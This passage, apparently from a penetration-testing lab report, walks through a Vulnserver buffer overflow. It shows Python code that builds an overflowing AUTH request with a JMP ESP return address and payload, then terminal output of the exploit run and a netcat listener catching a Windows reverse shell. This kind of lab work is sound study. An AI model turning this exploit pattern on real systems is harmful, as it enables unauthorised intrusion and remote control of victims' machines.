
    """Sending bad characters to determine termination bytes"""
    #req = "AUTH " + "\x41" * 1044 + get_bad_chars() + "\x42" * 24

    """Sending generated payload"""
    payload = get_payload()
    req = "AUTH " + "\x41" * 1040 + "\x71\xE8\xE4\x76" + payload + "\x42" * 24
    #76E4E871
    connect_to_server(ip, req)
```

Figure 63: Using impermanent JMP ESP instruction location found after the restart in attack script

```
kali@kali: ~/1 - Buffer Overflow/vulnserver_script
Session  Actions  Edit  View  Help
kali@kali: ~/1 ...lnserver_script x  kali@kali: ~/1 ...lnserver_script x  k...s x
(kali@kali)-[~/1 - Buffer Overflow/vulnserver
$ python2 vulnserver-poc-orig.py 192.168.61.45
'>Hello There.\r\n'
'>I can break rules too!\r\n'
```

Figure 64: Running attack using the impermanent address found after the restart



```
kali@kali: ~/1 - Buffer Overflow/vulnserver_script x kali@kali: ~/1 - Buffer Overflow/vulnserver_script x kali@kali: ~/VPN Configs x
(kali@kali)-[~/1 - Buffer Overflow/vulnserver_script]
$ nc -lvp 443
listening on [any] 443 ...
192.168.61.45: inverse host lookup failed: Unknown host
connect to [10.0.61.2] from (UNKNOWN) [192.168.61.45] 49195
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Alle Rechte vorbehalten.
C:\Users\hacker\Desktop\Tools>
```

Figure 65: Reverse shell created by exploiting the impermanent post-restart JMP ESP location

8.2 Linux - Complete Pentest (Mesa)

8.3 Digital Forensics